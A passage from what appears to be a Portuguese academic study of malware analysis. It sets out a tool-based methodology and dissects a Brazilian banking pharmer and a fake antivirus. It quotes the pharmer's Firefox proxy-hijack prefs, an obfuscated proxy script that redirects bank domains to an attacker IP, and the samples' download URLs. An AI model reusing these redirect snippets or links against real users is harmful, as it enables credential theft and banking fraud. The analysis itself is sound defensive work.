- **Rootkit Revealer:** versão v1.7
- **Fiddler:** versão v2.3.9.5
- **Wireshark:** versão 1.6.5, com biblioteca WinPcap versão 4.1.2

5.2 Metodologia

A metodologia de análise de programas daninhos utilizada nesse estudo se baseia nas investigações básicas de código e de comportamento. Optou-se por não se aprofundar no uso de debugging e de desmontagem da aplicação, por esses exigirem um conhecimento mais avançado na área e no próprio uso das ferramentas. Essas, se sabiamente utilizadas, facilitam razoavelmente o trabalho do analista. De qualquer modo, os programas OllyDbg, Immunity Debugger e IDA foram instalados no computador virtual, bem como os descompiladores VB Decompiler Lite [VBD 2012] e DeDe [SOF 2012]. Ambos são usados numa tentativa de facilitar a visualização de códigos compilados, respectivamente, em Visual Basic e Delphi. Todavia, como os resultados são, da certa forma, exibidos em linguagem de máquina, decidiu-se por não acrescentá-los no desenvolvimento da metodologia.

Depois de obtida o malware que pretende-se analisar, inicia-se a prática. Essa consiste nas seguintes ações:

1. Enviar artefato para análise dos sandboxes GFI, Anubis e Threat Expert.
2. Usar ferramentas de identificação Hashdeep e TrID.
3. Usar os identificadores de compressão PEiD, Exeinfo PE e RDG.
4. Se o programa estiver compactado, procurar pela ferramenta que retorne o original na Internet.
    a. Se for encontrada, usá-la e verificar novamente através dos identificadores, voltando ao passo 3.
    b. Se não, prosseguir para o passo 6.
5. Verificar as possíveis cadeias de caracteres presentes no código, através da ferramenta Strings do Malcode Analyst Pack.
6. Observar o conteúdo do arquivo em seu formato PE por meio do PEView.
7. Utilizar a aplicação Resource Hacker para inspeção da seção de recursos do malware.
8. Tirar snapshot da máquina virtual.
9. Ligar as ferramentas Process Hacker, Fiddler e Capture-BAT.
10. Colocar o código para execução por um intervalo de 2 a 5 minutos.
11. Encerrar o malware através do Process Hacker e desligar Capture-BAT. Salvar os resultados.
12. Voltar ao snapshot tomado no passo 6.
13. Executar Regshot e Process Monitor com os filtros configurados de acordo com os processos que o artefato criou em sua primeira execução.
14. Rodar o código daninho novamente, de 2 a 5 minutos.
15. Encerrá-lo e salvar os resultados das ferramentas.
16. Se desejado, realizar novas capturas de dados.
17. Usar Rootkit Revealer e ver se há alguma anomalia nos resultados.
18. Executar WhatInStartup e confirmar mecanismos de persistência do programa malicioso.

As próximas três seções apresentam um estudo de casos com a aplicação desses passos. Os resultados são distribuídos por duas partes: análise estática e dinâmica. Na primeira, são exibidos alguns resultados da investigação de código e levantadas hipóteses. Na segunda, exibem-se os resultados de exame comportamental do malware e são mostradas as constatações sobre seu funcionamento.

5.3 Caso 1

O primeiro artefato, com o nome de “Imagens do Empresario da Ioki.exe”, foi obtido após realizar-se uma busca pelo site *malc0de.com*. O domínio de combate a programas daninhos apontou o link *www.simiemajanete.com/vai/Imagens do Empresario da Ioki.exe*, de onde foi possível baixar o executável.

5.3.1 Análise Estática

Utilizando-se a aplicação Hashdeep, conseguiu-se informações de identificação do malware, as quais puderam ser usadas para procura na Internet. Além do nome do arquivo, ela forneceu tamanho, e dois tipos de hashes.

MD5:f7645cdc9cd0ea3e58b2384ae6bcfeda

SHA-256: 937f406741a94b9a9e79078a3be101e4440737dd41dbad992aa79a14b4f95210

Tamanho: 49152 B

A ferramenta TrID, por sua vez, retornou as seguintes probabilidades de tipo para o código:

```
82.7% (.EXE) Win32 Executable Microsoft Visual Basic 6 (82067/2/8)
 6.6% (.DLL) Win32 Dynamic Link Library (generic) (6581/28/2)
 6.5% (.EXE) Win32 Executable Generic (6514/8/2)
 2.0% (.EXE) Generic Win/DOS Executable (2002/3)
 2.0% (.EXE) DOS Executable Generic (2000/1)
```

Na sequência, o uso de detectores não acusou nenhuma compressão do arquivo, tornando apto o prosseguimento da análise estática. A aplicação RDG mostrou os resultados:

```
Compilador: Microsoft Visual Basic 5.0-6.0
Detectado: Nada
Possível: Downloader (Detecção Heurística)
```

O próximo passo foi a utilização do programa Strings, o qual apresentou algumas cadeias de caracteres suspeitas. Essas são mostradas abaixo, com seus respectivos endereços dentro do malware:

```
ASCII
0000189F  20102410149017801760197017301690198026101730187017702 65
00001919  http://187.109.161.79
00002A94  Get_MSN_Contact_List
00002AAC  EnvioDeEmail
00002ABC  abrirArq
00002AC8  crialisttxt
00002AD4  SetaProxy
00002AE0  ColocarNoIniciar
00002AF4  Captura_Wab
00002B00  Captura_Msn
Unicode
00001C5A  @*\AF:\Atual1\Projetos 2012\Pharm VB + Wab 2012\Project1.vbp
00002D9C  <carlos@feitobrasil.com>
00002DD4  +1 PC WAB
00002DF4
70706860694068606850749070707060714069507160713069507140704071007170781072807160718
00002EFC  http://schemas.microsoft.com/cdo/configuration/smtpserver
00002F74  <chaves.wab@gmail.com>
00002FD4  http://schemas.microsoft.com/cdo/configuration/smtpconnectiontimeout
00003064  http://schemas.microsoft.com/cdo/configuration/smtpauthenticate
00003394  \hp.txt
00003B10  \Contacts.txt
```

Primeiramente, pode-se ver dois números grandes, um em formato ASCII e outro em Unicode, os quais podem ser sinal de algum algoritmo de criptografia. No endereço *0x1919*, teve-se um número IP, o qual se esperou, então, que o código malicioso acessasse. Logo em seguida houve uma série de nomes peculiares, os quais foram utilizados para denominar funções dentro do executável. Eles sugerem que o malware seja capaz de obter os e-mails de contatos no programa de mensagens instantâneas da Microsoft e na agenda do aplicativo de e-mail Outlook, a qual possui a extensão WAB para seus arquivos.

Na primeira linha das strings em Unicode, verificou-se o nome do projeto do atacante. Pharm remete à definição de pharming: um tipo de ataque que se dá pelo envenenamento da cache DNS [WIK 2012f], redirecionando o usuário para um site falso, atingindo ou um servidor de domínio de nomes ou modificando as configurações

de proxy da vítima. Na continuação da lista, havia também dois endereços de e-mail, que indicaram um possível envio das informações para os criminosos. As linhas que se iniciam com "http://schemas.microsoft.com/cdo/configuration/" se relacionam aos chamados Collaboration Data Objects, da Microsoft, representando configurações por meio de namespaces [MIC 2012, MIC 2004]. Por último, as duas últimas cadeias de caracteres indicaram a criação de arquivos texto, onde o código deva guardar as informações que obtém do sistema.

Usando-se a aplicação PEView, percebeu-se que o programa malicioso foi compilado dia 17 de junho desse ano, domingo, às 23h09min03s UTC. O mesmo possui três seções no formato PE: *.text*, *.data* e *.rsrc*. Ao examinar-se o conteúdo da última por meio do Resource Hacker, não foi possível descobrir nenhuma tela ou informação relevante para a análise.

5.3.2 Análise Dinâmica

Encerrada a investigação de código do arquivo, começou-se a comportamental. Para facilitar a compreensão de como o malware atua, primeiro são exibidos os resultados importantes dessa etapa, atribuindo-os às suas respectivas ferramentas. Após isso, apresenta-se então as conclusões sobre o comportamento do artefato. Isso se dá pelo fato de as análises serem feitas em sequência, sendo só depois reunidos os dados para observação.

O início consistiu na ativação das ferramentas Fiddler, Process Hacker e Capture-BAT. O malware foi colocado, então, em execução, sendo finalizado depois de cinco minutos.

As linhas catalogadas pela aplicação Capture-BAT em seu log incluíram:

"18/6/2012 21:34:54.440","process","created","C:\WINDOWS\explorer.exe","C:\Imagens do Empresario da Ioki.exe"

"18/6/2012 21:34:54.500","registry","SetValueKey","C:\Imagens do Empresario da Ioki.exe","HKCU\Software\Microsoft\Windows\CurrentVersion\Run\sbthost"

"18/6/2012 21:34:54.500","file","Write","C:\Imagens do Empresario da Ioki.exe","C:\Documents and Settings\Belchior\Dados de aplicativos\Imagens do Empresario da Ioki.exe"

"18/6/2012 21:34:54.640","registry","DeleteValueKey","C:\Imagens do Empresario da Ioki.exe","HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL"

"18/6/2012 21:34:54.640","registry","SetValueKey","C:\Imagens do Empresario da Ioki.exe","HKLM\SYSTEM\ControlSet001\Hardware Profiles\0001\Software\Microsoft\windows\CurrentVersion\Internet Settings\ProxyEnable"

"18/6/2012 21:34:54.890","file","Write","C:\Imagens do Empresario da Ioki.exe","C:\Documents and Settings\Belchior\Configurações locais\Temporary Internet Files\Content.IE5\M8ZTC4HR\server[1].htm"

"18/6/2012 21:34:54.890","file","Write","C:\Imagens do Empresario da Ioki.exe","C:\Documents and Settings\Belchior\Dados de aplicativos\Mozilla\Firefox\Profiles\e5h4jzep.default\prefs.js"

"18/6/2012 21:39:21.804","process","terminated","C:\WINDOWS\explorer.exe","C:\Imagens do Empresario da Ioki.exe"

Para se saber quais os valores que foram inseridos no registro, é preciso verificar o log da aplicação Regshot. Os dois valores foram:

HKU\S-1-5-21-220523388-484763869-854245398-1003\Software\Microsoft\Windows\CurrentVersion\Internet Settings\AutoConfigURL: "http://187.109.161.79"

HKU\S-1-5-21-220523388-484763869-854245398-1003\Software\Microsoft\Windows\CurrentVersion\Run\sbthost: "C:\Documents and Settings\Belchior\Dados de aplicativos\Imagens do Empresario da Ioki.exe"

Ao mesmo tempo, o arquivo com o registro do tráfego de rede (criado pelo Capture-BAT e que pode ser aberto por meio do Wireshark) possuiu uma conexão HTTP interessante. O programa fez a seguinte requisição:

```
“GET /server.php HTTP/1.1
User-Agent: VB Project
Host: 187.109.167.21
Pragma: no-cache”
```

recebendo como resposta do servidor:

```
“HTTP/1.1 200 OK
Date: Tue, 19 Jun 2012 00:44:54 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.1.6
Content-Length: 22
Connection: close
Content-Type: text/html; charset=ISO-8859-1

Total de Infects : 196”
```

5.3.2.1 Constatações

O malware usa Engenharia Social para tentar convencer a vítima a executá-lo: a curiosidade pelo assassinato de Marcos Kitano Matsunaga, executivo da empresa Yoki, que virou notícia no país [IST 2012].

O artefato era acessado por meio de um link, distribuído por e-mail supostamente de Folha.com. Essa mensagem, na realidade um spam, possuía assunto “Imagens exclusivas do corpo esquartejado do empresário da Ioki.” e era entregue com texto que aparece na figura a seguir.




Figura 5.2: Amostra de spam com link para o malware [SCO 2012].

O link, quando clicado, redirecionava para *www.simiemajanete.com/vai/Imagens do Empresario da Ioki.exe*, sendo o executável, então, baixado para a máquina do usuário.

A primeira ação relevante quando colocado para rodar na máquina virtual foi modificar o registro do Windows para garantir sua execução sempre ao iniciar o sistema operacional. Em seguida, modificou outras chaves de registro e acessou a página em *http://187.109.167.21/server.php*, que apenas retornou “Total de Infects : x”, onde x é o número de vezes que a página foi acessada, para demonstrar o total de infectados pelo

malware. Essa quantia era de 196 no momento do acesso. O programa daninho entrou, por fim, em um laço infinito, no qual constantemente modificou a chave de registro responsável pelo proxy de conexão com a Internet e uma opção do Mozilla Firefox que determina o uso desse proxy, por meio das linhas de JavaScript:

```
user_pref("network.proxy.autoconfig_url", "http://187.109.161.79");
user_pref("network.proxy.type", 2);
```




Figura 5.3: Configuração alterada pelo malware no navegador Mozilla Firefox.

O objetivo do malware era de que a vítima acessasse o endereço *http://187.109.161.79* como proxy, o qual redirecionava alguns nomes de domínio para *http://187.109.167.21*. Seguem abaixo as primeiras linhas da função de proxy e uma tabela com os redirecionamentos.

```
function FindProxyForURL(url, host)
{ var a = "P"; var b = "R"; var v = "O"; var f = "X"; var s = "Y";
var SERVER = "P"+""+"R"+""+"O"+""+"X"+""+"Y"+""+"
"+""+"187"+""+"."+""+"109"+""+"."+""+"167"+""+"."+""+"21"+""+":"+""+"8"+""+"0";
if (shExpMatch(host, "www.real.com.b"+""+"r")) {return SERVER;}
if (shExpMatch(host, "www.i"+"tau.com.b"+""+"r")) {return  SERVER; }
if (shExpMatch(host, "www.ita"+"uuniclass.com.b"+""+"r")) {return  SERVER; }
if (shExpMatch(host, "itauuniclass.com.b"+""+"r")) {return  SERVER;}
[…]
if (shExpMatch(host, "w"+"ww.americ"+"anexpress.com.b"+""+"r")) {return  SERVER; }
return "DIRECT";}
```

Tabela 5.1: Domínios redirecionados pelo malware.

Domínio	Redirecionamento para

real.com.br, bancoreal.com.br	http://187.109.161.79/COM
itau.com.br, itauuniclass.com.br	http://187.109.161.79/SECURE
caixa.com.br, cef.com.br, caixa.gov.br	http://187.109.161.79/SLL
sicredi.com.br	http://187.109.161.79/ML
cetelem.com.br	http://187.109.161.79/disk/portal/Para_Voce/index.shtml.
bradescoprime.com.br, brades-co.com.br	http://187.109.161.79/SCREEN
santander.com.br, santander.com.br	http://187.109.161.79/COM
santanderempresarial.com.br	http://187.109.161.79/SERT
bb.com.br, bancodobrasil.com.br	http://187.109.161.79/SIC
hsbc.com.br, hsbcbrasil.com.br	http://187.109.161.79/CR
serasa.com.br	http://187.109.161.79/EMS
serasaexperian.com.br	http://187.109.161.79 (não possui página de phishing correspondente)
americanexpress.com.br	http://187.109.161.79/AMIX

Assim, quando o usuário fosse acessar qualquer um desses nomes de domínio, ele seria redirecionado para o IP que o atacante desejasse, sendo vítima de um golpe se fornecesse seus dados. Caso o usuário apenas olhasse para a URL do navegador, poderia achar que estivesse acessando o site legítimo, visto que o início do nome realmente era o original apenas acrescentado de um nome de diretório.




Figura 5.4: Página inicial do banco Cetelem forjada.

Um fato interessante ocorreu para acessar o sítio do banco Cetelem. O site inteiro foi replicado pelos criminosos e colocado no domínio ao qual as consultas acabaram sendo

redirecionadas. Quase todos os links estavam funcionais, diferentemente do que aconteceu com os outros nomes de domínio. Para esses, apenas as páginas de acesso à conta funcionaram.

Após obter os dados da vítima, o atacante precisa de tempo para fazer a transferência para uma conta, normalmente de um "laranja". Desse jeito, é necessário, de algum modo, entreter o usuário, apresentando também um motivo para o acesso à sua conta não ter se concretizado. O método mais comum de fazê-lo é mostrando mensagens de que o servidor está indisponível, devido a uma manutenção, por exemplo. Para a página desse banco, o texto apresentado foi: "Desculpe! Estamos em manutenção nesse momento. Por favor, tente mais tarde!".

5.4 Caso 2

Esse caso apresenta um código malicioso que se faz passar por um antivírus. Ocorrências desse tipo não são raras e buscam assustar a vítima, informando-a de que ela possui malware em sua máquina. Na realidade, a falsa aplicação de proteção é o programa daninho. A intenção dos atacantes é convencer o usuário a pagar a eles certa quantia para comprar a versão "profissional" do antivírus, a qual supostamente retira os códigos malignos do computador.

O artefato foi escolhido depois de uma procura pelo site vxVault. Nele, obteve-se o link *http://pcstabilityscanning.in/9114a139c5ef0ada/setup.exe*, o qual permitiu realizar o download da amostra, sob o nome de setup.exe.

5.4.1 Análise Estática

Em primeiro lugar, foi realizada a identificação do objeto. Utilizando-se a ferramenta Hashdeep, obtiveram-se as informações a seguir.

```
Tamanho: 2290688 Bytes
MD5: 405317c359e9358d2d35b52680b6ab4a
SHA-256: 8977c85ef6e724ca4ac85708efb3b3c9c3c29ef2d836b92301cbf460e5a5ce86
```

Em seguida, as probabilidades apresentadas pelo TrID foram:

```
40.4% (.EXE) Win32 Executable Generic (6514/8/2)
 34.5% (.EXE) Win64 Executable Generic (5563/38/1)
 12.4% (.EXE) Generic Win/DOS Executable (2002/3)
 12.4% (.EXE) DOS Executable Generic (2000/1)
  0.0% (.CEL) Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3)
```




Figura 5.5: Análise de setup.exe na aplicação Exeinfo PE.

O fato da aplicação não conseguir descobrir a linguagem de compilação serviu de alerta para uma possível compressão do malware. O passo seguinte foi o uso dos identificadores. Como pode-se ver na imagem anterior, o programa Exeinfo PE não foi bem-sucedido nessa detecção. Os resultados do PEiD e RDG foram equivalentes a esse.

É muito provável que o código daninho se utilize de um algoritmo próprio de compressão. Para poder solucioná-lo, seria necessária a análise por meio de debugging. Como não se pode identificar o artefato, a inspeção de suas cadeias de caracteres foi comprometida. Aquelas no formato ASCII ficaram embaralhadas e não apresentaram nenhuma informação importante. Umas poucas em Unicode se mantiveram legíveis. As interessantes são mostradas na sequência, junto com seus endereços no disco.

```
0000CB4E  040904E4
0000CB80  Gsfgdsfgvvvv
0000CBF0  g45aaaasd f
0000CC28  regg45 g45g
0000CC6C  dfgsdfg_.exe
0000CCA8  gdfgaFG
0000CD0C  hgk,m,n
```

Há um endereço explícito na primeira linha, que é incomum em outros programas daninhos. Nas linhas seguintes, percebem-se nomes aleatórios. Como será visto, são os valores para as propriedades do arquivo.

Ao se usar o PEView, verificou-se a existência de quatro seções no arquivo, com os nomes .text, .rdata, .rsrc e .data. O item da data de compilação chamou a atenção: sexta, 2 de fevereiro de 1970. Isso confirmou as suspeitas de ser um executável com dados forjados.

Por último, o programa Resource Hacker apresentou na divisão de versão da seção de recursos do objeto as cadeias de caracteres antes mostradas:

```
VALUE "CompanyName", "Gsfgdsfgvvvv"
VALUE "FileVersion", "3.7.1"
VALUE "FileDescription", "g45aaaasd f"
VALUE "InternalName", "regg45 g45g "
VALUE "OriginalFilename", "dfgsdfg_.exe"
VALUE "ProductName", "gdfgaFG"
VALUE "ProductVersion", "3.7.1"
VALUE "LegalCopyright", "hgk,m,n"
VALUE "LegalTrademarks", "fff"
```

Essas são as propriedades de versão do setup.exe, que podem ser acessados no gerenciador de tarefas ou por meio do clique direito do mouse. Evidentemente, uma empresa séria não usaria dados tão pouco explicativos em seu programa antivírus.

5.4.2 Análise Dinâmica

O malware se autodenomina Windows Pro Defence. Quando foi posto em execução, exibiu uma tela que informava ao usuário de que o programa estava sendo iniciado. Depois, o software mostrou uma nova janela, onde pareceu realizar uma varredura rápida no sistema, chegando por fim à conclusão de que vários programas daninhos estariam atuando no mesmo, como visto a seguir.




Figura 5.6: Tela do malware com suposto resultado da varredura.

Um usuário assustado poderia decidir por corrigir o problema, selecionando a opção de remoção das pragas. Fazendo-se isso, o Windows Pro Defence exige a compra da versão completa do programa para "assegurar proteção máxima" através de sua ativação. O malware mostra então, uma tela que permite inserir dados de cartão de crédito para a obtenção de tal produto, como é possível observar-se abaixo.

Nota-se que tal janela dizia ser do Internet Explorer, conectado através do protocolo HTTPS a onlineregister.com. No entanto, nenhum processo do navegador da Microsoft foi iniciado no sistema, nem foi possível modificar o endereço na barra forjada no canto superior. Depois que a vítima informou os dados e clicou no botão "Buy Now", o malware informa que o número do cartão de crédito está errado, enquanto já possui a informação armazenada para si.

Caso o usuário não tenha se convencido a eliminar tais pragas da máquina, o antivírus falso abre janelas que tentam alarmar o indivíduo da existência de malware, além de exibir notificações – em inglês – no painel do canto inferior direito do Windows periodicamente, e.g.:

"Atividade de registro de teclas detectado. A segurança das informações do sistema está em risco. É recomendado ativar a proteção e executar uma varredura completa de sistema." e "Tentativa de modificar entradas de chave de registro detectada. A análise das entradas do registro é recomendada".

A interface da aplicação apresenta uma barra no topo da tela e um menu do lado esquerdo, enquanto que o resto no espaço é utilizado para a visualização detalhada do item escolhido. O malware apresenta funcionalidades reais como gerenciadores de aplicativos iniciados juntos com o Windows, processos e serviços. Para o primeiro, o programa exibe as entradas presentes no registro com exceção da sua. Também possui

uma “Suíte Tudo-em-Uma”, onde se podem acessar alguns dos utilitários do Painel de Controle do sistema.

